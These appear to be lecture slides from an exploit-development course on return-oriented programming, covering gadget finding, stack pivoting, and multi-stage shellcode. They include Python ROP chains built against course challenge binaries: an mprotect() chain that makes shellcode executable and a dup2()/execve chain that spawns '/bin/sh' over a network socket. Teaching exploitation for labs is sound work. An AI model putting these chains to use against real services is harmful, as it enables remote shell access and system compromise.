
ROP By Example



Stack grows down
←

Writes go up
→

ROP By Example



ROP By Example

call/ret's can be chained!

Arbitrary code execution with not code uploaded

“Shellcode” consists of:

- Addresses of gadgets
- Arguments for gadgets (addresses, or immediates)
- NOT: assembler instructions

ROP Tools

Exploiting DEP: ROP Gadgets

ROPgadget

```
0x000000000000440608 : mov dword ptr [rdx], ecx ; ret
0x0000000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x000000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x00000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x0000000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x000000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x0000000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x000000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x00000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x0000000000004220fa : mov eax, ebx ; pop rbx ; ret
0x000000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x000000000000482498 : mov eax, edi ; pop rbx ; ret
0x000000000000437c11 : mov eax, edi ; ret
0x00000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x00000000000047d484 : mov eax, edx ; ret
0x00000000000043de7e : mov ebp, esi ; jmp rax
0x000000000000499461 : mov ecx, esp ; jmp rax
0x0000000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x000000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x0000000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x00000000000045c71e : mov edi, ebp ; call rax
0x000000000000491e33 : mov edi, ebp ; call rdx
0x0000000000004a7a2d : mov edi, ebp ; nop ; call rax
0x00000000000045c4c1 : mov edi, ebx ; call rax
```

ROPgadget

ROPgadget.py --ropchain

ROP chain generation

=====

- Step 1 -- Write-what-where gadgets

```
[+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

[+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x80c5126 pop eax ; ret
[+] Gadget found: 0x80488b2 xor eax, eax ; ret
```

- Step 2 -- Init syscall number gadgets

```
[+] Gadget found: 0x80488b2 xor eax, eax ; ret
[+] Gadget found: 0x807030c inc eax ; ret
```

- Step 3 -- Init syscall arguments gadgets

```
[+] Gadget found: 0x80481dd pop ebx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
```

- Step 4 -- Syscall gadget

```
[+] Gadget found: 0x804936d int 0x80
```

- Step 5 -- Build the ROP chain

```
#!/usr/bin/env python2
# execve generated by ROPgadget v5.2

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4060) # @ .data
p += pack('<I', 0x080c5126) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4064) # @ .data + 4
p += pack('<I', 0x080c5126) # pop eax ; ret
p += '//sh'
```

Stack Pivot

Stack Pivoting

What if ESP does not point to our rop chain?

- Can only execute one gadget
- Use it to let the stack point to another memory location

If a register points to our ropchain:

```
xchg eax, esp
```

If its somewhere else on the stack:

```
add esp, 0x100
```

Or, in general:

```
mov esp, 0x12345
```

```
pop esp
```

Some more ROP Infos

Some more ROP Infos

Where to take gadgets from?

- Either:
 - The program code
 - Shared library code (LIBC etc.)

Some more ROP Infos

Where to take gadgets from?

- Either:
 - The program code
 - Static location in memory (if not PIE)
 - Needs to be of some size to have enough gadgets
 - Shared library code (LIBC etc.)
 - “Universal gadget library”, because its very big
 - Sadly, non-guessable base location (ASLR’d even without PIE)

Some more ROP Infos

ROP shellcode usually consists of:

- Libc calls
 - malloc() / mprotect()
- Preparations of libc calls
 - set up registers
 - read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even “plain ASM” (e.g. jmp)

Some more ROP Infos

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

Some more ROP Infos

Stager: Change permission

Set Stack executable

Execute it (jmp)

Profit

Some more ROP Infos

Stager: Allocator

Allocate new RWX memory

Copy rest of shellcode to newly allocated memory

Execute it (jmp)

Profit

Some more ROP Infos

Stage 0: ROP

Allocate rwx Memory



Stage 1: ROP

Copy minimal shellcode to memory
Jump to it



Stage 2: Shellcode

Copy rest of the shellcode (meterpreter)
Jump to it

Practical ROP

Practical ROP: mprotect() + Shellcode

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
 - (can also defeat DEP+ASLR with some more ROP gadgetery)
- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
 - `mprotect(&shellcode, len(shellcode), rwx)`
- After ROPchain, jump to shellcode
- Challenge: 16, <https://exploit.courses/#/challenge/16>
 - DEP enabled
 - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
 - (can also defeat DEP+ASLR with some more ROP gadgetery)
 - This example is DEP only (no ASLR!)
- Get **necessary gadgets**
- Get **address of shellcode**
- SIP = ROPchain
- ROP is doing:
 - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode
- Challenge: 16, <https://exploit.courses/#/challenge/16>
 - DEP enabled
 - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode 1/2

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))

# rop starts here (SIP)

# 0x0000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x0000000000003a718 ) # <- SIP
payload += p64 ( 10 ) # syscall sys_mprotect

# 0x00000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x00000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```

Practical ROP

mprotect() ROP into shellcode 2/2

```
# 0x000000000000202e8: pop rsi; ret;
```

```
payload += p64 ( libcBase + 0x000000000000202e8 )
```

```
payload += p64 ( 4096 )          # mprotect arg: size
```

```
# 0x00000000000001b92: pop rdx; ret;
```

```
payload += p64 ( libcBase + 0x00000000000001b92)
```

```
payload += p64 ( 0x7 )          # protect arg: permissions
```

```
# 0x000000000000bb945: syscall; ret;
```

```
payload += p64 ( libcBase + 0x000000000000bb945)
```

```
payload += p64 ( shellcodeAddr )
```

Practical ROP: dup2() into execv() with LIBC

Practical ROP

dup2() into execv() with LIBC

- Defeats: DEP + ASLR
 - (Not: DEP+ASLR + PIE)
- Get **necessary gadgets**
- Get **Address of “/bin/sh”** in LIBC (or in this case, the program)
- dup() **client network socket** into 0, 1 and 2
- execv() “/bin/sh”
- Challenge: 17
 - <https://exploit.courses/#/challenge/17>
 - DEP enabled
 - ASLR enabled

Practical ROP

Socket:

- Is always 4 (find via debugging)
- (0, 1, 2 are used. 3 is used for server socket. Therefore next free socket is 4)

Practical ROP

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
```

```
Searching for '/bin/sh' in: None ranges
```

```
Found 2 results, display max 2 items:
```

```
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
```

```
    libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh')
```

The string “/bin/sh” exists therefore in the libc itself

Practical ROP

```
# additional gadget to populate rsi
pop_rsi_r15 = 0x00000000000400eb1: pop rsi; pop r15; ret;

syscall = 33 # Note: dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

Practical ROP

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

Practical ROP

```
# execve
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )           # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )         # addr of 0 bytes
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )           # execute execve()

payload += p64 ( 0x41414141 )        # fail here (debug)
```

Practical ROP

What if the string “/bin/sh” does not exist in memory?

“Write-what-where” ROP, easy example:

```
# value to write  
pop rax; ret
```

```
# memory location where we want to write the value  
pop rdx; ret
```

```
# write rax at memory location indicated by rdx  
mov ptr [rdx], rax; ret
```

Practical ROP

```
# Practical write-what-where example
# 0x0000000000004009a0: pop rbp; ret;
# 0x000000000000400c91: pop rax; ret;
# 0x000000000000400c8e: mov dword ptr [rbp - 8], eax; pop rax; ret;
```

```
def write2mem(data, location, chain):
    chain += p64( pop_rax )
    chain += p64( data )

    chain += p64( pop_rbp )
    chain += p64( location + 8 )

    chain += p64( mov_ptr_rbp_eax )
    chain += p64( 0xdeadbeef1 )
```

Practical ROP

Where to write?


Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmmap
```

| Start | End | Perm | Name |
|-------------------|-------------------|-------------|--------------------|
| 0x00400000 | 0x00402000 | r-xp | challenge17 |
| 0x00601000 | 0x00602000 | r--p | challenge17 |
| 0x00602000 | 0x00603000 | rw-p | challenge17 |


Practical ROP

Return Addresses on
stack point to Code



Practical ROP

Write String or Shellcode
to R/W memory



Insomnihack 2017 Teaser

Insomnihack Teaser

- Insomnihack: Security Conference in Geneva
- Got a Teaser CTF (Capture the Flag)
- Baby challenge:
 - Forking Server
 - 64 bit
 - ASLR
 - PIE
 - Stack Canary

| CHALLENGES | | | | | |
|------------|--|----------------------------------|---|--------------------------------------|--|
| e | baby | bender_safe | | bender_safer | |
| | | Pwn 50 points (82 solvers) | | Reverse 50 points (89 solvers) | |
| | bender_safest | | cryptoquizz | | encryptor |
| | Pwn/Shellcoding 150 points (15 solvers) | | Misc/Crypto 50 points (280 solvers) | | Reverse/Crypto 400 points (1 solver) |
| | Internet of fail | | mindreader | | mod_toaster |
| | Reverse/Hardware 400 points (10 solvers) | | Mobile 250 points (25 solvers) | | Pwn 250 points (8 solvers) |
| D | Secret-in | | Shobot | | smarttomcat |
| | | | | | Web 50 points (125 solvers) |

| | | | | | |
|------|-----|----|----------|----------|----|
| baby | Pwn | 50 | 01:23:22 | 0x90r00t | 82 |
|------|-----|----|----------|----------|----|

ROP: Conclusion

ROP: Conclusion

Ret2libc / ret2got / ret2plt

- Is “only” able to execute arbitrary library functions

ROP

- Can execute arbitrary code by re-using existing code from program or shared libraries
- Can by itself defeat ASLR+ DEP
- Can defeat ASLR+DEP+PIE with information disclosure

Find gadgets in:

- Program itself (if big enough, .text)
- LIBC (if not ASLR)
- LIBC (by using gadgets from .text to leak LIBC ptr via GOT)